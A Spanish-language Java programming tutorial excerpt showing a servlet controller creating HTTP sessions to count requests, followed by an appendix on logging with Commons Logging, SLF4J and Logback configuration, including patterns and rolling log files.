Quiero contar el número de peticiones que ha hecho un cliente y de qué tipo (sólo hay dos). Por supuesto, si quiero almacenar información diferenciada por cliente y que se mantenga a lo largo de las diferentes peticiones tengo que crear una sesión.

En el apartado 2.3.4, “Sesiones HTTP” explico el concepto de sesión y cómo las implementa el contenedor. Aquí vamos a ver cómo las crea y usa la aplicación.

Las sesiones por defecto están desactivadas. Hasta que la aplicación no las solicita el contenedor no trata de crearlas. Como quiero disponer de ellas desde el principio, tengo que asegurarme de que existen desde la primera petición del cliente, o bien puedo programar en cada acción que se cree si todavía no existe.

En nuestro caso lo más fácil será crearlas en el servlet “Controlador”. Toda petición llega primero al controlador, por lo que lo más natural es crearla ahí mismo. Modifico el método “procesar”:

```

protected void procesar(HttpServletRequest req, HttpServletResponse res)
    throws ServletException, IOException {
  Accion accion=this.mapa.get(req.getServletPath());
  if (accion==null) res.setStatus(404);
}

```

---

```

        else {
            String página;
            try {
                iniciarSesion(req);
                página=accion.getPaginaJSP(req, res);
            }
            ...
        }
    }
}

```

Justo antes de llamar a una acción me aseguro de que la sesión existe. El contenedor me proporciona acceso a través del objeto "HttpServletRequest", así que creo un método privado y le paso la petición:

```

private void iniciarSesion(HttpServletRequest req) {
    HttpSession sesión=req.getSession(false);
    if (sesión==null) {
        sesión=req.getSession();
        sesión.setAttribute("ver", 0);
        sesión.setAttribute("crear", 0);
    }
}

```

El método **getSession()** crea o recupera la sesión del cliente actual. Sin parámetros, la crea si no existe o la devuelve si ya fue establecida. Con el argumento false sólo la recupera, y si no existe devuelve null. Es lo que necesito para iniciar el número de peticiones la primera vez que un cliente llega.

La directiva "page" tiene un atributo boolean llamado "session" que se comporta igual. Nosotros no lo usaremos (o no deberíamos) ya que nuestras páginas son Vista, y no deberían encargarse de esa tarea.

La sesión se representa mediante un objeto de clase **HttpSession**. El contenedor se asegurará de que cada cliente tenga el suyo, por lo que desde la aplicación sólo tenemos que solicitarlo a través de la petición. El método **setAttribute()** de la sesión funciona igual que en la petición, y lo uso para escribir los objetos que necesito.

De todos modos, no es una buena idea añadir los atributos directamente. La sesión será compartida por todas las acciones del controlador, y merece la pena ser más organizados. En vez de añadir atributos sueltos, crearemos una clase que los contenga y guardaremos un único objeto de ese tipo:

```

private void iniciarSesion(HttpServletRequest req) {
    HttpSession sesión=req.getSession(false);
    if (sesión==null) req.getSession().setAttribute("dato",new DatoSesionImpl());
}

```

En este caso **DatoSesiónImpl** sólo almacenará el número de usos de "ver" y "crear". He creado un interfaz para desacoplarlo de las acciones:

```

public interface DatoSesion {
    public void incrementarVer();
    public void incrementarCrear();
    public int getVer();
    public int getCrear();
}

public class DatoSesionImpl implements DatoSesion{
    private int ver;
    private int crear;

    public DatoSesionImpl() {
        this.ver=0;
        this.crear=0;
    }

    @Override
    public void incrementarVer() {
        this.ver++;
    }
}

```

```

@Override
public void incrementarCrear() {
    this.crear++;
}

@Override
public int getVer() {
    return this.ver;
}

@Override
public int getCrear() {
    return this.crear;
}
}

```

Para usar la sesión desde las acciones sólo tengo que obtenerla de la petición. Como sé que siempre llegará iniciada, puedo usar el atributo "dato" directamente. En la acción "ver":

```

@Override
public String getPaginaJSP(HttpServletRequest req, HttpServletResponse res)
        throws DatosException {
    DatoSesion ds=(DatoSesion) req.getSession().getAttribute("dato");
    ds.incrementarVer();

    req.setAttribute("personas", modelo.getPersonas());
    return "ver";
}

```

Y algo similar en "crear":

```

@Override
public String getPaginaJSP(HttpServletRequest req, HttpServletResponse res)
        throws DatosException {
    try {
        Persona p=this.bindingPersona(req);
        //Si no están todos los parámetros, "es petición nueva"
        if (p==null) return "crear";

        DatoSesion ds=(DatoSesion) req.getSession().getAttribute("dato");
        ds.incrementarCrear();

        this.modelo.crearPersona(p);
        req.setAttribute("bien", true);
    }
    ...
}

```

Para dibujarlo en las páginas JSP puedo usar EL. Por ejemplo lo utilizo en el pie de cada página:

```

<footer>
    <p>Usos: ${sessionScope.dato.ver}</p>
    <p>&copy; Javier Rodríguez 2020</p>
</footer>

```

El resultado:

30	Luisa	Pons		1200.1
40	Pedro	Gómez		2100.0

Usos: 4

# 14 Apéndice B. Logs

Los **logs** son una herramienta básica en cualquier aplicación, sobre todo si se ejecuta en un entorno cliente/servidor. Necesitamos un registro detallado y persistente de los errores que se han producido y de la actividad del programa.

Hace ya muchos años que disponemos de sistemas más o menos estandarizados de logs. Un sistema funcional de logs se compone de dos partes:

- La **fachada** (“facade”), el conjunto de clases y métodos que utiliza el usuario para generar los mensajes. Los dos más utilizados son **Commons Logging (JCL)** y **Simple Logging Facade for Java (SLF4J)**. Spring Boot implementa ambos sin necesidad de añadir ninguna dependencia adicional.
- El **framework** de logs. La fachada por sí sola no puede hacer nada. Necesita una biblioteca que implemente el funcionamiento real. Las tres implementaciones más conocidas son **Log4j2**, **Logback** y **Java Util Logging**. Por defecto Spring Boot implementa “Logback”, aunque puedes usar cualquier otra.

Puedes utilizar la fachada que quieras con la implementación que más te guste, son compatibles entre sí. Quizá la fachada más versátil sea “SLF4J”, y la implementación más eficiente “Log4j2”, aunque eso puede cambiar de un día para otro. Sí que hay diferencias en el modo de configurar los frameworks, pero todos son descendientes de “Apache Commons Logging” (JCL) versión 1, por lo que los conceptos son los mismos.

Veremos por encima el funcionamiento de las interfaces y frameworks que he comentado, excepto uno: el sistema de logs estándar de Java, “Java Util Logging” o “JDK Logging”. Prácticamente no se usa con Spring.

Durante años el sistema de logs no formó parte de la API del lenguaje, por lo que los programadores solían usar bibliotecas externas, sobre todo Log4j (versión 1) de Apache. Cuando por fin se incorporó el sistema de logs a la API oficial ya era demasiado tarde; todo el mundo estaba acostumbrado a la forma “tradicional” de crear registros, y por si fuera poco, las evoluciones del logging de Apache (las que vamos a ver) superan a la del JDK.

## 14.1 Fachadas

“Commons Logging” y “SLF4J” son muy similares entre sí; implementan el mismo esqueleto y se basan en los logs tradicionales de Java.

Cuando generamos un mensaje de log casi siempre queremos almacenar la siguiente información:

- Fecha y hora del mensaje, con toda la precisión posible.
- Nivel del mensaje, su importancia. Se clasifican de menor a mayor gravedad en **trace**, **debug**, **info**, **warning**, **error** y **fatal**, éste último sólo para “JCL”, aunque también depende del framework que se utilice.
- El ID del proceso (no siempre)
- Nombre del hilo de ejecución
- Nombre del “logger”. Un texto que identifica de dónde ha salido el mensaje. Generalmente se utiliza el nombre cualificado de la clase. Vale cualquier texto, aunque es una buena idea usar puntos como separadores, ya que los filtros interpretan los “paquetes” de forma jerárquica.
- Un mensaje escrito por el programador que describe lo que ha pasado.

Todas las configuraciones de los frameworks están pensados para mostrar (o no) esta información con el formato que queramos, y en la salida que nos interese: la pantalla, un fichero, correo o un servicio de red.

Además es habitual filtrar la información. No siempre queremos el mismo nivel de detalle. Si todo va bien tal vez sólo queramos mensajes de nivel “warning” en adelante, mientras que si algo falla o estamos desarrollando necesitaremos más información y recojamos logs a nivel de “debug”. También podemos pedir un nivel u otro en función del origen, o que sólo se muestren los logs provenientes de cierto paquete. Lo veremos cuando revisemos los frameworks.

### 14.1.1 Commons Logging

He escrito un ejemplo muy simple. En la aplicación de productos quiero conocer toda la actividad relativa a proveedores, por lo que en vez de ser listo y aplicar AOP decidí modificar todos los métodos del controlador añadiéndoles un mensaje de log.

En primer lugar, tengo que crear la interfaz de logging que utilizaré para abstraerme del framework subyacente:

```
@Controller
@RequestMapping("/proveedor")
public class ControladorProveedor {
    private Log log=LogFactory.getLog(ControladorProveedor.class);
    ...
}
```

La costumbre es definirlo a lo bestia, sin usar un constructor o algo parecido; al fin y al cabo es algo externo al funcionamiento de la clase. Lo creamos con la clase **LogFactory**:

Método	Descripción
<b>static Log getLog(String)</b>	Devuelve un logger con nombre, usando un texto o el nombre completo de la clase actual.
<b>static Log getLog(Class)</b>	

Dispone de más métodos, pero ese será el único que vas a necesitar. El nombre lógico asignado al logger se usa en la implementación de logging subyacente para mostrarlo o filtrar los datos, tal como vimos en el apartado 9.6, “Logs”. Precisamente, quiero que se muestren todos los mensajes generados en los controladores:

```
logging.level.com.javi.productos.controlador=trace
```

En “application.properties” activo los logs de “trace” en adelante de cualquier logger cuyo nombre comience por “com.javi.productos.controlador”; es decir, todos los mensajes de todos los controladores, suponiendo que tengan como nombre lógico el de la clase donde se han generado.

En todos los métodos de acción uso la propiedad “log”. Sólo muestro una parte:

```
@RequestMapping("ver.html")
public ModelAndView ver(Proveedor p) {
    log.trace("Ver proveedor");
    ...

    @RequestMapping(value = "crear.html", method = RequestMethod.GET)
    public ModelAndView crear(Proveedor p) {
        log.trace("Crear proveedor (1)");
        ...

        @RequestMapping(value = "crear.html", method = RequestMethod.POST, ...)
        public ModelAndView crear(... Proveedor p, BindingResult errores) {
            log.trace("Crear proveedor (2)");
            ...

            try {
                ...
                log.info("Proveedor creado: " + p);
                modeloVista.addObject("bien", true);
            }
            catch (DataAccessException e) {
                log.info("Falló al crear proveedor: " + p, e);
                modeloVista.addObject("mal", true);
            }
            return modeloVista;
        }
    }
}
```

El resto de métodos tiene un código similar. Si uso el controlador durante un rato, aplicando la configuración por defecto de Spring, se produce el siguiente resultado en la consola del servidor:

---

```

2020-06-06 23:40:14.671 TRACE 8136 --- [nio-8443-exec-7] c.j.p.controlador.ControladorProveedor : Ver proveedor
2020-06-06 23:40:16.424 TRACE 8136 --- [nio-8443-exec-8] c.j.p.controlador.ControladorProveedor : Crear proveedor (1)
2020-06-06 23:40:39.192 TRACE 8136 --- [io-8443-exec-10] c.j.p.controlador.ControladorProveedor : Crear proveedor (2)
2020-06-06 23:40:39.197 INFO 8136 --- [io-8443-exec-10] c.j.p.controlador.ControladorProveedor : Proveedor creado: Proveedor: 5, Productos Acme
2020-06-06 23:40:52.232 TRACE 8136 --- [nio-8443-exec-4] c.j.p.controlador.ControladorProveedor : Ver proveedor

```

Por defecto muestra la fecha y hora (con toda la precisión posible), el nivel del mensaje, el PID del proceso que lo ha generado (el del servidor Tomcat), el hilo de ejecución, el nombre del logger y el texto libre que he decidido añadir. En el framework se puede configurar el aspecto de los mensajes y el tamaño de cada apartado, por eso algunos textos aparecen recortados o “resumidos”.

El nombre del “hilo de ejecución” depende del programa que lanza la aplicación, Tomcat en este caso. Más o menos, significa que usa conexiones “nio” (reutilizables entre diferentes clientes), en el puerto “8443” y que aplica un “pool de hilos de ejecución” para distribuir la resolución de la petición. El número después de la palabra “exec” indica cuál.

La interfaz **Log** es muy simple. Éstos son los métodos disponibles:

Método	Descripción
<b>trace(Object)</b>	Registra un mensaje de nivel “trace”. Admite una excepción, si ése es el motivo del mensaje.
<b>trace (Object, Throwable)</b>	
<b>debug(Object)</b>	Como el anterior pero mensajes de tipo “debug”
<b>debug(Object, Throwable)</b>	
<b>info(Object)</b>	Mensajes de importancia “info”.
<b>info (Object, Throwable)</b>	
<b>warn(Object)</b>	Mensajes “warning”
<b>warn (Object, Throwable)</b>	
<b>error(Object)</b>	Mensajes de error.
<b>error (Object, Throwable)</b>	
<b>fatal(Object)</b>	Mensajes “fatal”. No está implementado por todos los frameworks.
<b>fatal (Object, Throwable)</b>	
<b>boolean isTraceEnabled()</b>	Indica si los mensajes “trace” están activos.
<b>boolean isDebugEnabled()</b>	Indica si los mensajes “debug” están activos.
<b>boolean isInfoEnabled()</b>	Indica si los mensajes “info” están activos.
<b>boolean isWarnEnabled()</b>	Indica si los mensajes “warning” están activos.
<b>boolean isErrorEnabled()</b>	Indica si los mensajes “error” están activos.
<b>boolean isFatalEnabled()</b>	Indica si los mensajes “fatal” están activos.

Los métodos boolean sirven para saber si se mostrarán registros del nivel correspondiente. Se utilizan para ahorrar recursos, cuando el mensaje puede tener un coste en rendimiento y no es necesario:

```

if (log.isInfoEnabled()) {
    //tarea pesada para el mensaje de log
    log.info("mensaje");
}

```

### 14.1.2 SLF4J

Es similar al anterior, aunque más moderno. Uso el mismo ejemplo que en el punto anterior y lo modifco para esta fachada:

```

@Controller
@RequestMapping("/proveedor")
public class ControladorProveedor {
    private Logger logger=LoggerFactory.getLogger(ControladorProveedor.class);
    ...
}

```

Esta vez la clase se llama **LoggerFactory**, pero el objetivo y modo de empleo es el mismo. De nuevo, sólo usaremos un par de métodos:

Método	Descripción
<b>static Logger getLogger(String)</b>	Devuelve un logger con nombre, usando un texto o el nombre completo de la clase actual.
<b>static Logger getLogger(Class)</b>	

El código de los métodos de acción también se parece mucho; al fin y al cabo ambas bibliotecas implementan las mismas interfaces para realizar la misma tarea:

```

@RequestMapping("ver.html")
public ModelAndView ver(Proveedor p) {
    logger.trace("Ver proveedor");
    ...

}

@RequestMapping(value = "crear.html", method = RequestMethod.GET)
public ModelAndView crear(Proveedor p) {
    logger.trace("Crear proveedor (1)");
    ...
}

@RequestMapping(value = "crear.html", method = RequestMethod.POST, ...)
public ModelAndView crear(...Proveedor p, BindingResult errores) {
    logger.trace("Crear proveedor (2)");
    ...
    try {
        ...
        logger.info("Proveedor creado: {}", p);
        modeloVista.addObject("bien", true);
    }
    catch (DataAccessException e) {
        logger.info("Fallo al crear el proveedor", e);
        modeloVista.addObject("mal", true);
    }
    return modeloVista;
}

```

El resultado es el mismo que en el apartado anterior, por lo que no lo muestro de nuevo.

Los métodos de la interfaz **Logger** (versión 1.x) que usaremos habitualmente son los mismos que los de “Log”, pero tienen más sobrecargas. Para no repetirme sólo mostraré los mensajes “trace”, pero también existen para “debug”, “info”, “warn” y “error”. El nivel “fatal” NO existe en esta fachada.

Método	Descripción
<b>trace(String)</b>	Genera un registro a partir de un texto simple o con argumentos y puede incluir una excepción. También permite filtrar el mensaje en función de un objeto “Marker”.
<b>trace(String, Object...)</b>	
<b>trace(String, Throwable)</b>	
<b>trace(Marker, String)</b>	
<b>trace(Marker, String, Object...)</b>	
<b>trace(Marker, String, Throwable)</b>	
<b>boolean isTraceEnabled()</b>	Indica si los mensajes “trace” están activos, pudiendo tener en cuenta un “Marker”.
<b>boolean isTraceEnabled(Marker)</b>	

Sí que hay alguna diferencia. Los mensajes de texto ya no se completan (no deberían) con el operador “+”, sino que admiten el uso de una plantilla:

```
logger.info("Proveedor creado: {}", p);
```

Por cada pareja de llaves que incluyamos se espera un argumento para rellenarlo. La diferencia es útil. Si escribimos esto:

```
logger.info("Proveedor creado: {}" + p);
```

Java evalúa la expresión, llama al método “toString()” de “Proveedor” y crea un nuevo texto a partir de los dos anteriores. Y después el logger decidirá si usa el mensaje o por el contrario ese nivel de registro está desactivado. Pero con las plantillas sólo se calcula el texto cuando el log va a ser utilizado. Es cómodo y más eficiente.

---

Los objetos “Marker” son filtros arbitrarios que podemos definir a partir de un texto, por ejemplo:

```
Marker marca;
if (...) marca=MarkerFactory.getMarker("ADMIN");
else marca=MarkerFactory.getMarker("OTROS");
logger.trace(marca, "Ver proveedor");
```

En los ficheros de configuración del framework configuraremos qué mensajes queremos ver, no sólo por el origen o el nivel del mensaje, sino que además podremos usar esa “marca” que hemos creado.

Algunas de estas características no están disponibles en todos los frameworks, “Logback” y “Log4j2” las incorporan todas.

## 14.2 Logback

El manual del framework ocupa más de 150 páginas. Este apartado es sólo un vistazo por encima. Si necesitas más información, aquí tienes el manual: <http://logback.qos.ch/manual>.

Es el framework que Spring utiliza por defecto, aunque es posible que en futuras versiones cambien a “Log4j2”. Similar al resto de sistemas de logs, se basa en cuatro tipos de componentes:

- **Loggers.** Los “registradores” proporcionan acceso a la fachada que genera los logs. Se identifican por un nombre lógico, generalmente el nombre completo de la clase donde se han creado, aunque puede utilizarse cualquier texto. Se configuran en árbol, de tal modo que lo que definamos en “com.javi” también se aplicará para “com.javi.programa”. La raíz de todos los “paquetes” es “root”.
- **Appenders.** La salida de resultados, habitualmente la consola o un fichero.
- **Layouts y Encoders:** El formato que se aplica al log. Los layouts son más antiguos y sólo convierten a y desde texto, mientras que los encoders son más genéricos.
- **Filtros** personalizados, para seleccionar los registros por criterios definidos por nosotros.

Los niveles de importancia del mensaje son, de menor a mayor, **trace**, **debug**, **info**, **warning** y **error**. También se admite **off** para desactivar un log. Como ya hemos visto, cuando se configura un nivel se sobrentiende que se quiere de ése en adelante.

En un programa de Java tradicional el fichero de configuración por defecto es **logback.xml**, pero como ya hemos visto en el apartado 9.6, “Logs”, en Spring Boot se recomienda **logback-spring.xml**. Si el fichero no existe aplica una configuración mínima: Los logs se mostrarán en la consola, a nivel de “debug” y con un “PatternLayoutEncoder” con el patrón:

```
%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} - %msg%n
```

### 14.2.1 Primer ejemplo

Es el patrón que se ha aplicado en los apartados anteriores. Como ejemplo, elimino cualquier referencia a los logs en “application.properties” y escribo en “resources” este fichero **logback-spring.xml**:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <appender name="CONSOLA" class="ch.qos.logback.core.ConsoleAppender">
        <!-- encoders are assigned the type
            ch.qos.logback.classic.encoder.PatternLayoutEncoder by default -->
        <encoder>
            <pattern>%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} - %msg%n</pattern>
        </encoder>
    </appender>

    <root level="warn">
        <appender-ref ref="CONSOLA" />
    </root>

    <logger name="com.javi.productos.controlador" level="trace" />
</configuration>
```

En la aplicación de productos uso un montón de sistemas distintos, por lo que por defecto sólo quiero los mensajes de “warning” y “error”. Como estoy probando el controlador de proveedores, para esos loggers

muestro todos los mensajes. Como puedes ver en el ejemplo a <root> o “<logger>” se le pude definir un nivel mínimo o un “appender”.

Definimos un **appender** escogiendo una clase preexistente, u ocasionalmente creando una propia. Para esa salida necesitamos un **layout** o **encoder** que formatee los mensajes; en este caso hemos escogido “PatternLayoutEncoder” (es el valor por defecto). Este “encoder” necesita una etiqueta **pattern**, que es donde indicamos el formato del mensaje.

Realmente estamos usando los métodos “get/set” de los JavaBeans configurados con el atributo **class**. Al asignar un valor a “pattern” estamos ejecutando el método “setPattern()” del objeto. Por tanto las etiquetas que podemos utilizar dependen totalmente de la clase seleccionada. Consulta la API para ver la larga lista de opciones disponibles.

Hay docenas de atributos y etiquetas. Por ejemplo al principio puede resultarte útil el atributo “debug”. Mostrará en la consola toda la configuración que se supone has escrito en el fichero, una forma sencilla de detectar errores:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration debug="true">
  ...

```

En los siguientes apartados vamos a ver la configuración básica, pero el framework permite hacer de todo. Por ejemplo, podemos almacenar los registros en una base de datos con “DBAppender”.

#### 14.2.2 Formatos

La etiqueta **pattern** la usaremos en todos los “appender” que configuremos. Es con diferencia el método más usado para dar formato a un registro, y permite una gran variedad de códigos:

Código “%”	Descripción
c{length} lo{length} logger{length}	Nombre de logger, resumiéndolo al tamaño indicado (opcional, como en el resto de códigos).
C{length}	Nombre cualificado de la clase donde se generó el registro.
class{length}	
d{pattern} date{pattern}	Fecha del registro. El “pattern” para la fecha admite todas las máscaras habituales y unas cuantas más.
F file	Nombre del fichero de salida, si existe.
caller{depth}	Método que ha generado el evento. La “profundidad” indica cuántos métodos de la pila de llamadas se quieren mostrar.
m msg message	El mensaje asociado al registro.
M method	Nombre del método donde se generó el log.
n	Más importante de lo que parece. El carácter separador de líneas.
p le level	Nivel del log.
r relative	Número de milisegundos desde el comienzo de la aplicación hasta la generación del log.
t thread	Nombre del hilo donde se ha producido el log.
ex{depth} exception{depth} throwable{depth}	La excepción asociada al log, si existe. Permite indicar la profundidad de la pila de llamadas que se quiere mostrar.

Código “%”	Descripción
<b>replace(p){r, t}</b>	Reemplaza la expresión regular “r” por el texto “t”. El parámetro “p” representa cualquier código de la tabla. Por ejemplo “%replace(%msg,’ls’, ‘-’ )” muestra el mensaje asociado al log pero con guiones en vez de espacios.
<b>highlight{exp}</b>	En terminales ANSI (todos) colorea la expresión, aplicando colores por defecto en función del nivel del mensaje. Puede personalizarse de muchas formas.
<b>un_color{exp}</b>	Aplica un color a la expresión: admite black, red, green, yellow, blue, etc.

También disponemos de modificadores de formato, números que podemos escribir entre el símbolo “%” y el código. En la tabla uso “msg” como ejemplo, y “X” e “Y” representan una cifra.

Modificador	Descripción
<b>%Xmsg</b>	Rellena a la izquierda con espacios si el texto es menor de “X” caracteres.
<b>%-Xmsg</b>	Como el anterior pero por la derecha.
<b>%.Xmsg</b>	Trunca desde el principio si el texto es mayor de “X” caracteres.
<b>%.Xmsg</b>	Como en anterior pero por la derecha.
<b>%X.Ymsg</b>	Unión de los anteriores. Rellena por la izquierda con espacios si el texto es menor de “X” caracteres, y trunca también por la izquierda si es mayor de “Y” caracteres.
<b>%-X.Ymsg</b>	Como el anterior pero por la derecha.

Por ejemplo este “pattern”:

```
<pattern>%d{HH:mm:ss.SSS} %-8level %-12M %logger{ 30 } %msg%n</pattern>
```

Genera este resultado:

```
17:53:49.975 TRACE ver c.j.p.c.ControladorProveedor Ver proveedor
17:53:52.973 TRACE borrar c.j.p.c.ControladorProveedor Borrar proveedor (1)
17:53:57.132 TRACE borrar c.j.p.c.ControladorProveedor Borrar proveedor (2)
17:53:57.154 INFO borrar c.j.p.c.ControladorProveedor Proveedor borrado: Proveedor: 1, null
17:53:57.159 TRACE borrar c.j.p.c.ControladorProveedor Borrar proveedor (1)
17:54:00.396 TRACE crear c.j.p.c.ControladorProveedor Crear proveedor (1)
```

Se pueden hacer muchas más cosas. Los modificadores permiten el uso de paréntesis para aplicarse a grupos de códigos, o permite utilizar colores si la salida es a través de la consola:

```
%red(%logger{ 30 } %msg)%n
```

#### 14.2.3 Ficheros

Vamos a implementar una configuración más complicada. Quiero registrar todos los mensajes del controlador de proveedores y cualquier mensaje “warning” y “error” en un fichero. Además, estos últimos logs también los mostraré en la consola:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration debug="true">
    <appender name="CONSOLA" class="ch.qos.logback.core.ConsoleAppender">
        <encoder>
            <pattern>%d{HH:mm:ss.SSS} [%thread] %-5level %logger{ 36 } - %msg%n</pattern>
        </encoder>
    </appender>

    <property resource="application.properties" />

    <appender name="FICHERO" class="ch.qos.logback.core.FileAppender">
        <file>${salida.log}</file>
        <append>false</append>
        <encoder>
            <pattern>%d %level %msg%n</pattern>
        </encoder>
    </appender>
```

---

```

<root level="warn">
    <appender-ref ref="FICHERO" />
    <appender-ref ref="CONSOLA" />
</root>

<logger name="com.javi.productos.controlador" level="trace" additivity="false">
    <appender-ref ref="FICHERO" />
</logger>
</configuration>

```

Defino dos salidas distintas, a la consola y a un fichero. El futuro nombre del fichero lo obtengo de “application.properties” mediante una propiedad:

```
salida.log=d:/mensajes.log
```

La etiqueta **<property>** tiene varios atributos. En este caso le he indicado un fichero de recursos del classpath, aunque también puedo usar el sistema de ficheros o definir propiedades aquí mismo. Como puedes ver en el código de ejemplo también disponemos de una adaptación de **Expression Language** para gestionar ciertos datos.

El JavaBean **FileAppender** permite utilizar las siguientes etiquetas:

<b>Etiqueta</b>	<b>Descripción</b>
<b>file</b>	<i>Nombre del fichero. Admite expresiones como “\${propiedad}”.</i>
<b>append</b>	<i>False por defecto. Si el contenido del fichero se borrar cada vez que se inicia la aplicación.</i>
<b>encoder</b>	<i>El formato utilizado. Por defecto usa la clase “PatternLayoutEncoder”.</i>

El logger “root” (y por tanto todos los demás) enviará sus mensajes hacia la consola y también los almacenará en el fichero. Como no quiero todos, marco el nivel mínimo a “warning”. Sin embargo los registros del controlador sólo los quiero en el fichero, y aquí surge el problema. La configuración es **aditiva**. Todo lo que defina para un elemento superior también se aplica a las ramas inferiores. Por tanto, si aplicara esa configuración, los mensajes importantes irían al fichero y a la consola, y los logs del controlador al fichero, a la consola... y de nuevo al fichero. Aparecerían en pantalla y encima duplicados en el archivo.

Para resolverlo tenemos el atributo **additivity**, que permite eliminar esa “herencia” en la configuración. También indico que quiero todos los mensajes, asignando “trace” al nivel.

Ahora sí funcionará correctamente. En la consola sólo muestro los mensajes urgentes...

```
09:18:09.083 [main] WARN o.s.b.a.o.j.JpaBaseConfiguration$JpaWebConfiguration - spring.jpa.open-in-view is enabled by default. Therefore, database queries may be performed during an HTTP request. Enable 'show_sql' to see the queries or configure 'openInView' at the JPA EntityManagerFactory or SessionFactory level to false.
09:18:42.093 [https://openssl-nio-8443-exec-2] WARN o.h.e.jdbc.spi.SqlExceptionHelper - SQL Error: 1217, SQLState: 23000
09:18:42.097 [https://openssl-nio-8443-exec-2] ERROR o.h.e.jdbc.spi.SqlExceptionHelper - Cannot delete or update a parent row: a foreign key constraint fails
```

...mientras que en fichero aparecen todos. He usado un patrón diferente para cada salida. El registro es el mismo, pero de dibuja de forma diferente:

```
2020-06-08 09:18:42,093 WARN SQL Error: 1217, SQLState: 23000
2020-06-08 09:18:42,097 ERROR Cannot delete or update a parent row: a foreign key constraint fails
2020-06-08 09:18:42,129 INFO Fallo al borrar proveedor
org.springframework.dao.DataIntegrityViolationException: could not execute statement; SQL [n/a]; constraint failed: PUBLIC.FK_Proveedor_Ciudad
at org.springframework.orm.jpa.vendor.HibernateJpaDialect.convertHibernateAccessException(HibernateJpaDialect.java:200)
at org.springframework.orm.jpa.vendor.HibernateJpaDialect.translateExceptionIfPossible(HibernateJpaDialect.java:178)
```

Fíjate cómo se muestra la excepción. Si usamos los métodos de la fachada con parámetros “Throwable” el framework ejecuta el típico “printStackTrace()”:

#### 14.2.4 Ficheros incrementales

Un log se puede mantener durante mucho tiempo, y si almacenamos los registros en un fichero éste puede alcanzar un tamaño exagerado. Tradicionalmente se ha resuelto con ficheros incrementales, **rollover log files**. Cuando un fichero alcanza cierto tamaño o una antigüedad determinada se genera un nuevo archivo.

Se puede configurar prácticamente todo: pueden usar un nombre base que se va numerando (“log-1.txt”, “log-2.txt”), limitar el número de ficheros, borrar los de cierta antigüedad, o eliminarlos si en conjunto superan un tamaño máximo, crearlos cada cierto tiempo, al superar cierta capacidad...

La clase que implementa este “appender” es **RollingFileAppender**, y permite definir varias etiquetas/propiedades:

<b>Etiqueta</b>	<b>Descripción</b>
<b>file</b>	Nombre del fichero. Si vas a utilizar “TimeBasedRollingPolicy” no puedes usarlo.
<b>append</b>	False por defecto. Si el contenido del fichero se borra cada vez que se inicia la aplicación.
<b>encoder</b>	El formato utilizado. Por defecto usa la clase “PatternLayoutEncoder”.
<b>rollingPolicy</b>	Cómo se genera el nuevo fichero.
<b>triggeringPolicy</b>	Cuándo hay que generar un nuevo fichero.


Estas dos últimas opciones son el quid de la cuestión. La clase más usada es **TimeBasedRollingPolicy**, que se encarga del qué y también del cuándo (implementa las dos interfaces). Realiza el cambio de fichero cada cierto tiempo, por ejemplo cada día o una vez al mes. Las propiedades más utilizadas:

<b>Etiqueta</b>	<b>Descripción</b>
<b>fileNamePattern</b>	Define el nombre del fichero. Debe incluir un nombre base y una expresión “%d”, como “%d{yyyy-MM-dd}”, de la que además se deducirá cuándo hacer el cambio de fichero.
<b>maxHistory</b>	Número máximo de archivos que se mantendrán.
<b>totalSizeCap</b>	Tamaño máximo de los ficheros almacenados. Cuando se supere se borrarán los antiguos.
<b>cleanHistoryOnStart</b>	False por defecto. Si los archivos son eliminados al iniciar la aplicación.

Voy a repetir el ejemplo del apartado anterior, pero con archivos incrementales. Como quiero comprobar que funciona, configuro una salvajada y le pediré que genere un nuevo fichero cada minuto, sólo cinco a la vez y un tamaño máximo de un megabyte. Sólo muestro el “appender”, el resto del fichero de configuración no cambia:

```
<appender name="FICHERO" class="ch.qos.logback.core.rolling.RollingFileAppender">
  <rollingPolicy class="ch.qos.logback.core.rolling.TimeBasedRollingPolicy">
    <fileNamePattern>d:/registro-%d{yyyy-MM-dd HH-mm}.log</fileNamePattern>
    <maxHistory>5</maxHistory>
    <totalSizeCap>1MB</totalSizeCap>
  </rollingPolicy>
  <encoder>
    <pattern>%d %level %msg%n</pattern>
  </encoder>
</appender>
```

El definir el nombre del archivo con minutos implica que tendré un nuevo fichero cada minuto. Por supuesto, puedes hacerlo con días, meses o lo que necesites, hay máscaras para casi todo lo que se te ocurra:



Otra clase muy usada es **SizeAndTimeBasedRollingPolicy**, que como su propio nombre indica también cambia de fichero cuando éste supera cierto tamaño. Como puede haber varios archivos con la misma fecha en el nombre es obligatorio incluir la máscara “%i” en el nombre, para diferenciarlos por la secuencia. El atributo adicional **maxFileSize** define el tamaño máximo de cada archivo:

```
<appender name="FICHERO" class="ch.qos.logback.core.rolling.RollingFileAppender">
  <rollingPolicy class="ch.qos.logback.core.rolling.SizeAndTimeBasedRollingPolicy">
    <maxFileSize>10KB</maxFileSize>
    <fileNamePattern>d:/registro-%d{yyyy-MM-dd}-%i.log</fileNamePattern>
    <maxHistory>5</maxHistory>
    <totalSizeCap>1MB</totalSizeCap>
  </rollingPolicy>
```

---

```

<encoder>
    <pattern>%d %level %msg%n</pattern>
</encoder>
</appender>

```

El resultado:

 registro-2020-06-08-0.log	08/06/2020 13:20	Documento de tex...	23 KB
 registro-2020-06-08-1.log	08/06/2020 13:25	Documento de tex...	18 KB
 registro-2020-06-08-2.log	08/06/2020 13:25	Documento de tex...	17 KB
 registro-2020-06-08-3.log	08/06/2020 13:26	Documento de tex...	1 KB

He provocado un par de excepciones, por lo que el tamaño de la información volcada al fichero por un único log a veces es de unos 17KB. La clase “SizeAndTimeBasedRollingPolicy” nunca divide un registro en dos archivos separados, por eso el tamaño de los ficheros supera el límite configurado.

Es listo. Si la extensión de los ficheros es “gz” los comprimirá automáticamente.

## 14.3 Log4j2

De momento Spring Boot utiliza “Logback” por defecto, por lo que tenemos que realizar un par de cambios en Gradle para poder utilizarlo. En el apartado 9.6, “Logs” ya vimos cómo incluirlo en el proyecto.

